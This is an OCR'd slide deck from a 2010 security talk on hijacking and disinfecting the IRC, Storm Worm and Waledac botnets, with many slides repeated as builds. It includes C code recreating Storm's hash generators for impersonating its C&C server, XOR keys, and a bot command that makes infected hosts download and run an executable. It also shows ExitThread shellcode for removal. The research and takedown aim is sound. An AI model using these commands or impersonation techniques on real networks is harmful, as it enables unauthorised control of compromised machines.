
Don’t Do This At Home: 0wning Botnets

Tillmann Werner

TROOPERS10
IT-Security Conference & Workshops

March 10th, 2010

Giraffe Honeynet Project




- Paul Bächer
- Markus Kötter
- Felix Leder
- Mark Schlösser
- *Tillmann Werner*
- Georg Wicherski

The giraffe has one of the shortest sleep requirements of any mammal.

Our Projects

- botsnoopd
- dionaea
- drone
- honeytrap
- libemu
- liblcfg
- mwcollectd
- nebula
- nepenthes
- pehash
- pehunter
- pyprofjsploit
- stormfucker
- waledac traffic decoder
- ...



```
#include <inttypes.h>

#include "emu/emu.h"
#include "emu/emu_cpu.h"
#include "emu/emu_cpu_data.h"

#include "emu/emu_cpu_stack.h"
#include "emu/emu_memory.h"

#include "emu/emu_track.h"

/*Intel Architecture Software Developer's Manual Volume 2: Instruction Set Reference (24319102.PDF) page 754*/

int32_t instr_xchg_86(struct emu_cpu *c, struct emu_cpu_instruction *i)
{
        if ( i->modrm.mod != 3 )
        {
                /* 86 /r
                 * Exchange r8 (byte register) with byte from r/m8
                 * XCHG r/m8,r8
                 * Exchange byte from r/m8 with r8 (byte register)
                 * XCHG r8,r/m8
                 */
                uint8_t m8;
                MEM_BYTE_READ(c, i->modrm.ea, &m8);
                MEM_BYTE_WRITE(c, i->modrm.ea, *c->reg8[i->modrm.opc]);
                *c->reg8[i->modrm.opc] = m8;
        }
        else
        {
                /* 86 /r
                 * Exchange r8 (byte register) with byte from r/m8
                 * XCHG r/m8,r8
                 * Exchange byte from r/m8 with r8 (byte register)
                 * XCHG r8,r/m8
                 */
                uint8_t swap8 = *c->reg8[i->modrm.rm];
                *c->reg8[i->modrm.rm] = *c->reg8[i->modrm.opc];
                *c->reg8[i->modrm.opc] = swap8;
        }
        return 0;
}


int32_t instr_xchg_87(struct emu_cpu *c, struct emu_cpu_instruction *i)
{
        if ( i->modrm.mod != 3 )
```

Outline

- Definitions
- Plain Ol' IRC Botnets
- Entering P2P: **Storm Worm**
- Some *Real* Crypto: **Waledac**
- Aiming Higher: **Conficker**

Definition: Botnets

Well, we all know what a Botnet is…

IRC Botnets

How It Works

1. Bots spread by exploiting known Windows vulnerabilities
2. Infected machines join an IRC channel
3. Bot herder issues commands by sending messages to the channel
4. Bots parse and execute the commands

Who Can Issue Commands?

- You have to be on the channel (hard-coded in the bot)

IRC Botnets

How It Works

1. Bots spread by exploiting known Windows vulnerabilities
2. Infected machines join an IRC channel
3. Bot herder issues commands by sending messages to the channel
4. Bots parse and execute the commands

Who Can Issue Commands?

- You have to be on the channel (hard-coded in the bot)
- You may have to be able to set the channel topic

IRC Botnets

How It Works

1. Bots spread by exploiting known Windows vulnerabilities
2. Infected machines join an IRC channel
3. Bot herder issues commands by sending messages to the channel
4. Bots parse and execute the commands

Who Can Issue Commands?

- You have to be on the channel (hard-coded in the bot)
- You may have to be able to set the channel topic
- You may have to be able to log into the bots
  - The bot must know the password in order to check it
  - If the password is in the bot code, we can reverse engineer it

IRC Botnets

How It Works

1. Bots spread by exploiting known Windows vulnerabilities
2. Infected machines join an IRC channel
3. Bot herder issues commands by sending messages to the channel
4. Bots parse and execute the commands

Who Can Issue Commands?

- You have to be on the channel (hard-coded in the bot)
- You may have to be able to set the channel topic
- You may have to be able to log into the bots
  - The bot must know the password in order to check it
  - If the password is in the bot code, we can reverse engineer it
- You may have to be able to `/query` a bot
  - If you are allowed to do a `/who`, you can `/query` them one by one
  - Even if not, many channels report joins and quits

The Average IRC Bot Herder

Fancy Demo

IRC Botnet Takeover

Entering P2P


The Storm Worm


Storm Worm


Storm Facts

- Storm Worm, Peacomm, Zhelatin, Nuwar,. . .
- First seen: Summer 2006
- Estimated size in 2007 was 500k – 1 million bots
- Right now: dead

Spam Campaign Examples





Accredited
From Boot Camp . . . to Business Owner
Opportunities for Patriots
Learn About
Accredited's Veterans Program.
0:00 / 0:00


Mrs. Clause
Find Out What Is Keepin Santa So Jolly!
Watch these sexy girls give you that special Santa Treatment! Each one does her best to make you really feel the Holiday Spirit!
These Girls Are Naughty and Nice!
Get Your Personal Holiday Strip Show Today
DOWNLOAD FOR FREE NOW!

Storm Infrastructure

Communication


- P2P
  - Peer-to-peer network for C&C host lookups
  - Rally mechanism: Peers are constantly searching for hashes
  - Responses encode commander's IP address and TCP port
- C&C
  - Peers receive commands from announced hosts
  - Custom TCP-based protocol



Storm Infrastructure

Communication

- P2P
  - Peer-to-peer network for C&C host lookups
  - Rally mechanism: Peers are constantly searching for hashes
  - Responses encode commander's IP address and TCP port
- C&C
  - Peers receive commands from announced hosts
  - Custom TCP-based protocol



Storm Infrastructure (cont.)

P2P Network

- Communication: Overnet (EDonkey)
  - Hashes (128 bit) as unique node identifier (addresses)
  - Allows for efficient searching (log(N) time and space)
  - New nodes need to bootstrap in order to join the network
- Routing: Kademlia Distributed Hash Table (DHT)
  - Hashes as content IDs (same format as for node IDs)
  - Sufficiently close peers have to know where to find a file


Evolution

- At first, the network was using the Edonkey filesharing network
- Later: encrypted Overnet traffic ⇒ separate P2P network
- Encryption key (plain XOR):

```
f3 aa 58 0e 78 de 9b 37 15 74 2c 8f b3 41 c5 50 33 7a 63 3d
e6 13 df 6c 46 ca be 9a 77 48 94 02 c0 f3 66 49 ee 87 21 bb
```

Storm Infrastructure (cont.)

Communication Example




No.	Time	Source	Destination	Protocol	Info
4306	20:49:13.159435	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Publicize
4593	20:49:13.567620	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Publicize ACK
4597	20:49:13.568491	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Connect
4732	20:49:13.949920	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Connect Reply
5778	20:49:24.386123	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Publicize
6035	20:49:24.729078	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Publicize ACK
7018	20:49:35.300217	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Publicize
7186	20:49:35.543892	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Publicize ACK
7193	20:49:35.545981	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Connect
7348	20:49:35.747091	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Connect Reply
7551	20:49:39.268307	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Search
7589	20:49:39.421874	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Next
7591	20:49:39.423234	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Search Info
7615	20:49:39.579417	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7616	20:49:39.579772	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7617	20:49:39.580176	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7618	20:49:39.580496	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7619	20:49:39.581116	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7620	20:49:39.581416	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7622	20:49:39.582079	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7623	20:49:39.582410	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7624	20:49:39.582918	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7625	20:49:39.583029	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search End

Takeover

Sybil Attack


- Hash queries are redirected to close peers
  - Introduce a peer with an ID really close to the target hashes
  - Receive and answer hash queries



Takeover

Sybil Attack


- Hash queries are redirected to close peers
  - Introduce a peer with an ID really close to the target hashes
  - Receive and answer hash queries
- C&C TCP Server encoded in search result
  - Craft search reply and let it point to our own C&C server



Takeover

Sybil Attack

- Hash queries are redirected to close peers
  - Introduce a peer with an ID really close to the target hashes
  - Receive and answer hash queries
- C&C TCP Server encoded in search result
  - Craft search reply and let it point to our own C&C server
- **One Machine is sufficient!**



Reversing the Hash Generator

Search Hash Generation Routine

All hosts are time synced

1. Get `gmtime()`
2. Take day, week day, month, year
3. Do some stupid integrity checks (obfuscation?)
4. Perform `mod`, `mul`, `sub`, `xor`, `or`
5. Encode using static XOR key (encryption?)
6. Add random value

Search Hash Generation

The Hash Generator Recoded in C

```
utc_tm = gmtime(&rawtime);

if (utc_tm == NULL) exit(EXIT_FAILURE);

utc_tm->tm_mon += 1; // we want the real month and not 0-11

buffer[2] = utc_tm->tm_mday;
buffer[3] = utc_tm->tm_wday;
buffer[4] = utc_tm->tm_mon;
buffer[5] = (utc_tm->tm_year) & 0xff;
buffer[6] = utc_tm->tm_year >> 8;
buffer[0] = xor_sum(&buffer[2], 5);
buffer[1] = sum_bytes(&buffer[2], 5);

buffer[7] = utc_tm->tm_wday % utc_tm->tm_mday;
buffer[8] = utc_tm->tm_mday % utc_tm->tm_mon;
buffer[9] = utc_tm->tm_mon % utc_tm->tm_mday;
buffer[10] = utc_tm->tm_wday ^ utc_tm->tm_mday;
buffer[11] = utc_tm->tm_wday - utc_tm->tm_mday;
buffer[12] = utc_tm->tm_mon ^ utc_tm->tm_mday;
buffer[13] = utc_tm->tm_mon * utc_tm->tm_mday;
buffer[14] = utc_tm->tm_mon * utc_tm->tm_wday;
buffer[15] = utc_tm->tm_mon | utc_tm->tm_wday;

encrypt_buffer(buffer);

offset = rand_val & 0x8000001f;
offset *= 0x0d;
offset += 0x5f;

for (i=0; i<HASH_SIZE; ++i)
    buffer[i]+=offset;
```

Becoming Commander

Query Responses are Hashes as well

- Hashes are 16 bytes long, each byte is constructed as follows
    - The upper 4 bits are random
    - The bits 3 and 2 make the server's IP address (32 bits in total)
    - The 1-bits make the TCP port (16 bits in total)
    - The 0-bits are used as a checksum
- The final result is again XORed with the static key

Following the results

- Bots connect to the derived IP address and port via TCP
- Sessions start with a challenge response scheme with static XOR key
- All further traffic is zlib compressed
- Bots poll the C&C server for commands
- 14 different types of commands

Commander Address Hash Generation

The Hash Generator Recoded in C

```
u_int16_t base[4];
u_int16_t port = addr->sin_port;
u_int32_t ip = ntohl(addr->sin_addr.s_addr);

register int byte;
register int bit;

memset(hash, 0, HASH_SIZE);
srand(time(NULL));

base[0] = (u_int16_t)(ip & 0xffff);
base[1] = (u_int16_t)(ip >> 16);
base[2] = port;
base[3] = xor_sum((u_int8_t*)base, 6)<<8 | (sum_bytes((u_int8_t*)base, 6) & 0xff);

for (byte=0; byte<HASH_SIZE; ++byte){
    hash[byte] = rand() & 0xf0;
    for (bit=0; bit<4; ++bit) hash[byte] |= ( (base[bit]>>byte) & 0x01 ) << bit;
}

encrypt_buffer(hash);
```

C&C Protocol

1. Client Hello

- 1 !MY-COMPUTER !Win XP Service Pack 2 !1081205221 !...
- p2p.botnets.scare.us !81.163.2.53 !1 !...

2. Unknown (often thought: Second part of hello)

- 2 !1081205221 !63 !0 !31949
- 1 !

3. Request DDoS targets

- 6 !1081205221 !63 !0
- 0.0.0.0:0;0.0.0.0:0;1;0 (no targets)


4. Request SPAM templates

- 3 !1081205221 !63 ! !
- ...

Reversing the Update Command

The Handler for Command 2

- String `update` in the command handler code
- `http_download` and `CreateProcess` called afterwards



```
loc_374086:
lea     ecx, [ebp+lpApplicationName]
call    realloc_1
mov     eax, [edi]
lea     ecx, [ebp+lpApplicationName]
add     eax, 4
push    ecx
push    dword ptr [ecx]
call    http_download
pop     ecx
pop     ecx
test    al, al
jz      short loc_3740F7
```


```
00374071:
mov     eax, [ebp+var_1C]
push    offset aUpdate  ; "update"
push    dword ptr [eax] ; Str1
call    strcmp
pop     ecx
pop     ecx
test    eax, eax
jnz     short loc_3740FF
```

```
003740A4:
push    40h                 ; Size
lea     eax, [ebp+StartupInfo.lpReserved]
push    ebx                 ; Val
push    eax                 ; Dst
mov     [ebp+StartupInfo.cb], 44h
call    memset
add     esp, 0Ch
lea     eax, [ebp+ProcessInformation]
push    eax                 ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                 ; lpStartupInfo
push    ebx                 ; lpCurrentDirectory
push    ebx                 ; lpEnvironment
push    ebx                 ; dwCreationFlags
push    ebx                 ; bInheritHandles
push    ebx                 ; lpThreadAttributes
push    ebx                 ; lpProcessAttributes
push    ebx                 ; lpCommandLine
push    [ebp+lpApplicationName]; lpApplicationName
call    ds:CreateProcessA
test    eax, eax
setnz   al
cmp     al, bl
jz      short loc_3740F7
```

```
loc_3740F7:
lea     ecx, [ebp+lpApplicationN
call    j_free_if_nonnull
```

The Handler for Command 2

- String `update` in the command handler code
- `http_download` and `CreateProcess` called afterwards
- 1 !update 192.168.0.35/stormfucker.exe



```
loc_374086:
lea     ecx, [ebp+lpApplicationName]
call    realloc_1
mov     eax, [edi]
lea     ecx, [ebp+lpApplicationName]
add     eax, 4
push    ecx
push    dword ptr [esi]
call    http_download
pop     ecx
pop     ecx
test    al, al
jz      short loc_3740F7
```

```
00374071:
mov     eax, [ebp+var_1C]
push    offset aUpdate  ; "update"
push    dword ptr [eax] ; Str1
call    strcmp
pop     ecx
pop     ecx
test    eax, eax
jnz     short loc_3740FF
```


```
003740A4:
push    40h                 ; Size
lea     eax, [ebp+StartupInfo.lpReserved]
push    ebx                 ; Val
push    eax                 ; Dst
mov     [ebp+StartupInfo.cb], 44h
call    memset
add     esp, 0Ch
lea     eax, [ebp+ProcessInformation]
push    eax                 ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                 ; lpStartupInfo
push    ebx                 ; lpCurrentDirectory
push    ebx                 ; lpEnvironment
push    ebx                 ; dwCreationFlags
push    ebx                 ; bInheritHandles
push    ebx                 ; lpThreadAttributes
push    ebx                 ; lpProcessAttributes
push    ebx                 ; lpCommandLine
push    [ebp+lpApplicationName]; lpApplicationName
call    ds:CreateProcessA
test    eax, eax
setnz   al
cmp     al, bl
jz      short loc_3740F7
```

```
loc_3740F7:
lea     ecx, [ebp+lpApplicationN
call    j_free_if_nonnull
```


Disinfection

Removing Storm

- Reliable detection pattern: 40 bytes XOR keys
- We can't just terminate a process, Storm injects threads
- Spot Storm's code section
- Replace it with `ExitThread()` shellcode




```
a0 65 30 d4 1d 68
31 d1 80 9d 64 e7
4c ea 96 c5 c3 f2
97 d2 74 58 90 8a
be 35 c2 a0 f7 82
ce e3 62 e0 69 ab
14 f7 07 c7 e8 9d
f0 16 e5 11 69 6a
f6 a7 d3 92 c3 9b
cf 66 65 b2 5f 45
91 6b 2e bd 40 49
7d d0 8c fc 6c ee
```




```
0x00417000 33C0                 xor eax,eax
0x00417002 648B4030             mov eax,fs:[eax+0x30]
0x00417006 85C0                 test eax,eax
0x00417008 8B400C               mov eax,[eax+0xc]
0x0041700b 8B701C               mov esi,[eax+0x1c]
0x0041700e AD                   lodsd
0x0041700f 8B6808               mov ebp,[eax+0x8]
0x00417012 BB06077B77           mov ebx,0x777b0706
0x00417017 56                   push esi
0x00417018 57                   push edi
0x00417019 8B453C               mov eax,[ebp+0x3c]
0x0041701c 8B542878             mov edx,[eax+ebp+0x78]
0x00417020 03D5                 add edx,ebp
0x00417022 52                   push edx
0x00417023 8B5220               mov edx,[edx+0x20]
0x00417026 03D5                 add edx,ebp
0x00417028 33C0                 xor eax,eax
0x0041702a 33C9                 xor ecx,ecx

0x0041702c 41                   inc ecx

0x0041702d 8B348A               mov esi,[edx+ecx*4]
0x00417030 03F5                 add esi,ebp
0x00417032 33FF                 xor edi,edi

0x00417034 C1CF0D               ror edi,0xd

0x00417037 AC                   lodsb
0x00417038 03F8                 add edi,eax
0x0041703a 85C0                 test eax,eax

0x0041703c 75F6                 jnz 0xfffffff8

0x0041703e 3BFB                 cmp edi,ebx

0x00417040 75EA                 jnz 0xffffffec

0x00417042 5A                   pop edx
0x00417043 8B5A24               mov ebx,[edx+0x24]
0x00417046 03DD                 add ebx,ebp
0x00417048 668B0C4B             mov cx,[ebx+ecx*2]
0x0041704c 8B5A1C               mov ebx,[edx+0x1c]
0x0041704f 03DD                 add ebx,ebp
0x00417051 8B048B               mov eax,[ebx+ecx*4]
0x00417054 03C5                 add eax,ebp
0x00417056 5F                   pop edi
0x00417057 5E                   pop esi
0x00417058 FFE0                 jmp eax

0x7c80c058 ExitThread
```

Removing Storm

- Reliable detection pattern: 40 bytes XOR keys
- We can't just terminate a process, Storm injects threads
- Spot Storm's code section
- Replace it with `ExitThread()` shellcode



```
a0 65 30 d4 1d 68
31 d1 80 9d 64 e7
4c ea 96 c5 c3 f2
97 d2 74 58 90 8a
be 35 c2 a0 f7 82
ce e3 62 e0 69 ab
14 f7 07 c7 e8 9d
f0 16 e5 11 69 6a
f6 a7 d3 92 c3 9b
cf 66 65 b2 5f 45
91 6b 2e bd 40 49
7d d0 8c fc 6c ee
```




```
0x00417000 33C0          xor eax,eax
0x00417002 648B4030      mov eax,fs:[eax+0x30]
0x00417006 85C0          test eax,eax
0x00417008 8B400C        mov eax,[eax+0xc]
0x0041700b 8B701C        mov esi,[eax+0x1c]
0x0041700e AD            lodsd
0x0041700f 8B6808        mov ebp,[eax+0x8]
0x00417012 BB06077B77    mov ebx,0x777b0706
0x00417017 56            push esi
0x00417018 57            push edi
0x00417019 8B453C        mov eax,[ebp+0x3c]
0x0041701c 8B542878      mov edx,[eax+ebp+0x78]
0x00417020 03D5          add edx,ebp
0x00417022 52            push edx
0x00417023 8B5220        mov edx,[edx+0x20]
0x00417026 03D5          add edx,ebp
0x00417028 33C0          xor eax,eax
0x0041702a 33C9          xor ecx,ecx

0x0041702c 41            inc ecx

0x0041702d 8B348A        mov esi,[edx+ecx*4]
0x00417030 03F5          add esi,ebp
0x00417032 33FF          xor edi,edi

0x00417034 C1CF0D        ror edi,0xd

0x00417037 AC            lodsb
0x00417038 03F8          add edi,eax
0x0041703a 85C0          test eax,eax

0x0041703c 75F6          jnz 0xfffffff8

0x0041703e 3BFB          cmp edi,ebx

0x00417040 75EA          jnz 0xffffffec

0x00417042 5A            pop edx
0x00417043 8B5A24        mov ebx,[edx+0x24]
0x00417046 03DD          add ebx,ebp
0x00417048 668B0C4B      mov cx,[ebx+ecx*2]
0x0041704c 8B5A1C        mov ebx,[edx+0x1c]
0x0041704f 03DD          add ebx,ebp
0x00417051 8B048B        mov eax,[ebx+ecx*4]
0x00417054 03C5          add eax,ebp
0x00417056 5F            pop edi
0x00417057 5E            pop esi
0x00417058 FFE0          jmp eax

0x7c80c058 ExitThread
```


Disinfection

Removing Storm

- Reliable detection pattern: 40 bytes XOR keys
- We can't just terminate a process, Storm injects threads
- Spot Storm's code section
- Replace it with `ExitThread()` shellcode



```
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
ExitThread()
```



```
0x00417000 33C0                 xor eax,eax
0x00417002 648B4030             mov eax,fs:[eax+0x30]
0x00417006 85C0                 test eax,eax
0x00417008 8B400C               mov eax,[eax+0xc]
0x0041700b 8B701C               mov esi,[eax+0x1c]
0x0041700e AD                   lodsd
0x0041700f 8B6808               mov ebp,[eax+0x8]
0x00417012 BB06077B77           mov ebx,0x777b0706
0x00417017 56                   push esi
0x00417018 57                   push edi
0x00417019 8B453C               mov eax,[ebp+0x3c]
0x0041701c 8B542878             mov edx,[eax+ebp+0x78]
0x00417020 03D5                 add edx,ebp
0x00417022 52                   push edx
0x00417023 8B5220               mov edx,[edx+0x20]
0x00417026 03D5                 add edx,ebp
0x00417028 33C0                 xor eax,eax
0x0041702a 33C9                 xor ecx,ecx

0x0041702c 41                   inc ecx

0x0041702d 8B348A               mov esi,[edx+ecx*4]
0x00417030 03F5                 add esi,ebp
0x00417032 33FF                 xor edi,edi

0x00417034 C1CF0D               ror edi,0xd

0x00417037 AC                   lodsb
0x00417038 03F8                 add edi,eax
0x0041703a 85C0                 test eax,eax

0x0041703c 75F6                 jnz 0xfffffff8

0x0041703e 3BFB                 cmp edi,ebx

0x00417040 75EA                 jnz 0xffffffec

0x00417042 5A                   pop edx
0x00417043 8B5A24               mov ebx,[edx+0x24]
0x00417046 03DD                 add ebx,ebp
0x00417048 668B0C4B             mov cx,[ebx+ecx*2]
0x0041704c 8B5A1C               mov ebx,[edx+0x1c]
0x0041704f 03DD                 add ebx,ebp
0x00417051 8B048B               mov eax,[ebx+ecx*4]
0x00417054 03C5                 add eax,ebp
0x00417056 5F                   pop edi
0x00417057 5E                   pop esi
0x00417058 FFE0                 jmp eax

0x7c80c058 ExitThread
```

Some *Real* Crypto


Waledac

The Waledac Bot

Waledac Facts

- Waledac, Walowdac
- First seen: December 2008
- Characterized to be the successor of Storm
- Estimated size: several tens of thousands
- Right now: dead (?)

Spam Campaign Examples


Search:
GO
Home
E-Cards
Movies
Shop Online
Find a Store
Browse E-Cards
Open your E-Card
Free Christian E-Cards | Christian Cards & Gifts | Inspirational Movies | Find a Store | Contact Us | Terms of Use | FAQ | Site Map
Job Openings EOE | Privacy Statement | Link to our site | Retailer Tools | © copyright 2008
Get Adobe Flash Player

Waledac Infrastructure

. . . is P2P is not P2P is P2P. . .

- Systems behind NAT become *spammers*
- Other systems are *repeaters*, they
  - Act as HTTP proxies and forward certain requests to upper tiers
  - Maintain and distribute lists of other repeaters
- Upper tiers are systems controlled by the botmaster

Snooping on Waledac Traffic

```
POST /uqceadckop.htm HTTP/1.1
Referer: Mozilla
Accept: ⋆/⋆
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla
Host: 76.193.189.85
Content-Length: 317
Cache-Control: no-cache

a=_wAAArQshOwGeawATkPSjmSVWco5Kv3We
gNwXpHbpBCUkglDOPwl6HksyCBzI3vup3-E
...
ASA&b=AAAAAA
```

Decoding the Traffic

The `a=...` Parameter

- Looks like base64, but `base64 -d` fails
- _ and - are not in the b64 charset ⇒ replaced for urlencoding
- Decoding works after replacing them by + and /
- The content turns out to be AES encrypted (key in the binary)
- Decrypting it reveals bzip2 compressed data
- Uncompessing it finally gives us human readable XML


```
a=_wAAArQshOwGeawATkPSjm
SVWco5Kv3WegNwXpHbpBCUkg
lDOPwl6HksyCBzI3vup3-EiP
QnJS50JrfQFlzNFsKzN4OvqZ
mmx4ETRudtsIWFnrHwJPOVb0
xnN_hUbBfWx3br7nrrQT-usF
ww0k2k7tJKTvNtCX230Z217c
